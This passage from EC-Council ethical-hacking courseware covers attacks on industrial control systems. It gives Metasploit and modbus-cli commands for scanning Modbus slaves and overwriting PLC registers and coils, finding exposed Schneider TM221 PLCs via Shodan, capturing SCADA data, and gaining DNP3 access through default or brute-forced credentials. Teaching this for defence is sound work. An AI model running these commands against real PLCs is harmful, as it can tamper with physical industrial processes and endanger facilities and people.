Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Modbus Slaves using Metasploit

Modbus Master and Slaves communicate in plaintext without any authentication. Attackers can exploit this vulnerability to generate and send similar query packets to Modbus slaves to access and manipulate Slave's registers and coils. Attackers can perform this attack only if the attacker's machine can send packets to Modbus Slave and the packets sent use the Modbus protocol format. Attackers use hacking tools such as Metasploit to perform various attacks on Modbus Slaves.

- **Scanning Modbus Slaves**

  Attackers use **`auxiliary/scanner/scada/modbus_findunitid`** Metasploit module to scan and detect Modbus Slaves connected to the target network LAN or inside a Modbus gateway.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 18.102: Screenshot of Metasploit scanning Modbus Slaves

- **Manipulating Modbus Slave's Data**

  Attackers use the **`auxiliary/scanner/scada/ modbusclient`** Metasploit module to read or write registers and coils on the target Modbus Slave.

```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Figure 18.103: Screenshot of Metasploit reading Modbus Slave registers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending WRITE COILS...
[+] 192.168.1.104:502 - Values 1010101010 successfully written from coil address 0
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Figure 18.104: Screenshot of Metasploit manipulating Modbus Slave registers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs


Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect `Schneider Electric TM221` PLCs connected to the Internet, type `TM221ME16R` into the Shodan search bar

Step 2: Install modbus-cli

```
gem install modbus-cli
```

Step 3: Understand datatypes

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```

```
root@kali:~# modbus read %MW100 10
%MW100      0
%MW101      0
%MW102      0
%MW103  17302
%MW104      0
%MW105      0
%MW106      0
%MW107  17302
%MW108  39322
%MW109  16025
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```

```
root@kali:~# modbus read %M100 10
%M100   1
%M101   0
%M102   1
%M103   0
%M104   1
%M105   0
%M106   0
%M107   0
%M108   0
%M109   0
```

Step 5: Manipulate register values


```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking PLC using modbus-cli

PLCs are used to control industrial infrastructure such as manufacturing facilities, waste and sewage plants, electrical grids, and petroleum refineries. Attackers target PLC devices such as Schneider Electric TM221 that are used to automate processes in many manufacturing industries. These devices use the Modbus/TCP protocol to communicate with other industrial equipment. Attackers use tools such as modbus-cli to exploit PLC devices through Modbus protocol.

Steps to hack PLC using modbus-cli:

Source: *https://github.com*

- **Step 1: Identify Internet-connected PLCs**

  You can use tools such as Shodan, Nmap, etc. to find industrial facilities exposed on the Internet. To detect Schneider Electric TM221 PLCs connected to the Internet, type TM221ME16R into the Shodan search bar. Shodan retrieves all the Schneider Electric TM221 PLCs connected to the Internet, where many of these systems are vulnerable.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.105: Screenshot of Shodan showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

  After identifying vulnerable PLC devices using Shodan, now install **`modbus-cli`** using the following command:

  `gem install modbus-cli`

- **Step 3: Understand datatypes**

  Before exploitation using modbus-cli, you need to understand the data types used to read the values. These datatypes use two types of addresses, namely, Schneider and Modicon addresses. A Schneider address starts with a %M before the address.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18.8: Modbus data types

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4: Read register values**

  To read the register values from the devices identified in step 1, use the following command:

  Using Schneider address: **`modbus read <Target IP> %MW100 10`**

  Using Modicon address: **`modbus read <Target IP> 400101 10`**

  The above command retrieves ten words from the registers.




Figure 18.106: Screenshot of the modbus-cli reading register values

- **Step 5: Manipulate register values**

  Now, you can manipulate the register values using the following commands:

  `modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2`

  `modbus write <Target IP> 400101 2 2 2 2 2 2 2 2`

  After running the above command, the first eight registers values are replaced with 2.

- **Step 6: Read coil values**

  Now, try to retrieve the values of the coils. These values use Boolean data types to store ON/OFF (1/0) values. Run the following commands to retrieve coil values:

  `modbus read <Target IP> 101 10`

  `modbus read <Target IP> %M100 10`




Figure 18.107: Screenshot of the modbus-cli reading coil values

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 7: Manipulate coil values**

  You can use modbus-cli to manipulate the coil values. Use the following commands to turn ON all the coils:

  modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1

  modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1

  After running the above command, if you check the coil values, you will see all the coils with value 1:




Figure 18.108: Screenshot of the modbus-cli reading coil values

- **Step 8: Capture data into the output file**

  Now, you can capture the data from SCADA facilities for future analysis and testing.

  Use the following command to capture register values into an output file:

  modbus read --output SCADAregisters.txt <Target IP> 400101 200

  modbus read --output SCADAregisters.txt <Target IP> %MW100 200

  Use the following command to capture coil values into an output file:

  modbus read --output SCADAcoils.txt <IP> 101 100

  modbus read --output SCADAcoils.txt <IP> %M100 100





Figure 18.109: Screenshot of the modbus-cli capturing data into the output file

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Gain and Maintain Remote Access

The information-gathering and vulnerability-scanning phases allow attackers to survey the OT environment and identify vulnerabilities that help them in gaining remote access to industrial control systems. For example, attackers can exploit underlying vulnerabilities in industrial protocols or inject malware to launch targeted attacks and gain access to industrial control systems. Once attackers gain access to industrial systems, they manipulate and change the operations and functions of industrial controls that cause both physical and financial damage to the organization. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices connected to the network.

Once the attacker gains access to the device, he/she uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target device. After gaining access to the target device, the attacker can modify the firmware on devices such as PLCs to launch firmware attacks to monitor and control various operations on the target device.

Gaining Remote Access using DNP3

Internet-based control systems can be seen in various industries, including power plants, manufacturing, construction, etc. These control systems are designed to enable systems to be monitored or controlled from remote locations. These remote communications are often configured with direct Internet access, ignoring the firewall implementations, or accessed using default credentials. Attackers can take advantage of these poorly configured networks or weak/default password credentials to gain unauthorized access to the industrial systems. These default credentials are publicly available on the Internet and the weak passwords can be easily brute forced.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can use online tools such as Shodan to scan the open ports or services on the target ICS devices. Once the attackers find the open port, they can exploit the residing vulnerabilities to obtain remote access to industrial systems.

For instance, attackers targeting specific ICS protocols such as DNP3 – port 20000 perform a port scan using Shodan that displays open ports and associated vulnerabilities. By clicking on the open port, attackers are redirected to the login page of the target system. From here, the attackers can gain remote access to the ICS network or systems by entering the default passwords or brute forcing the credentials.




Figure 18.110: Screenshot of Shodan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.111: Screenshot of Shodan showing open port DNP3

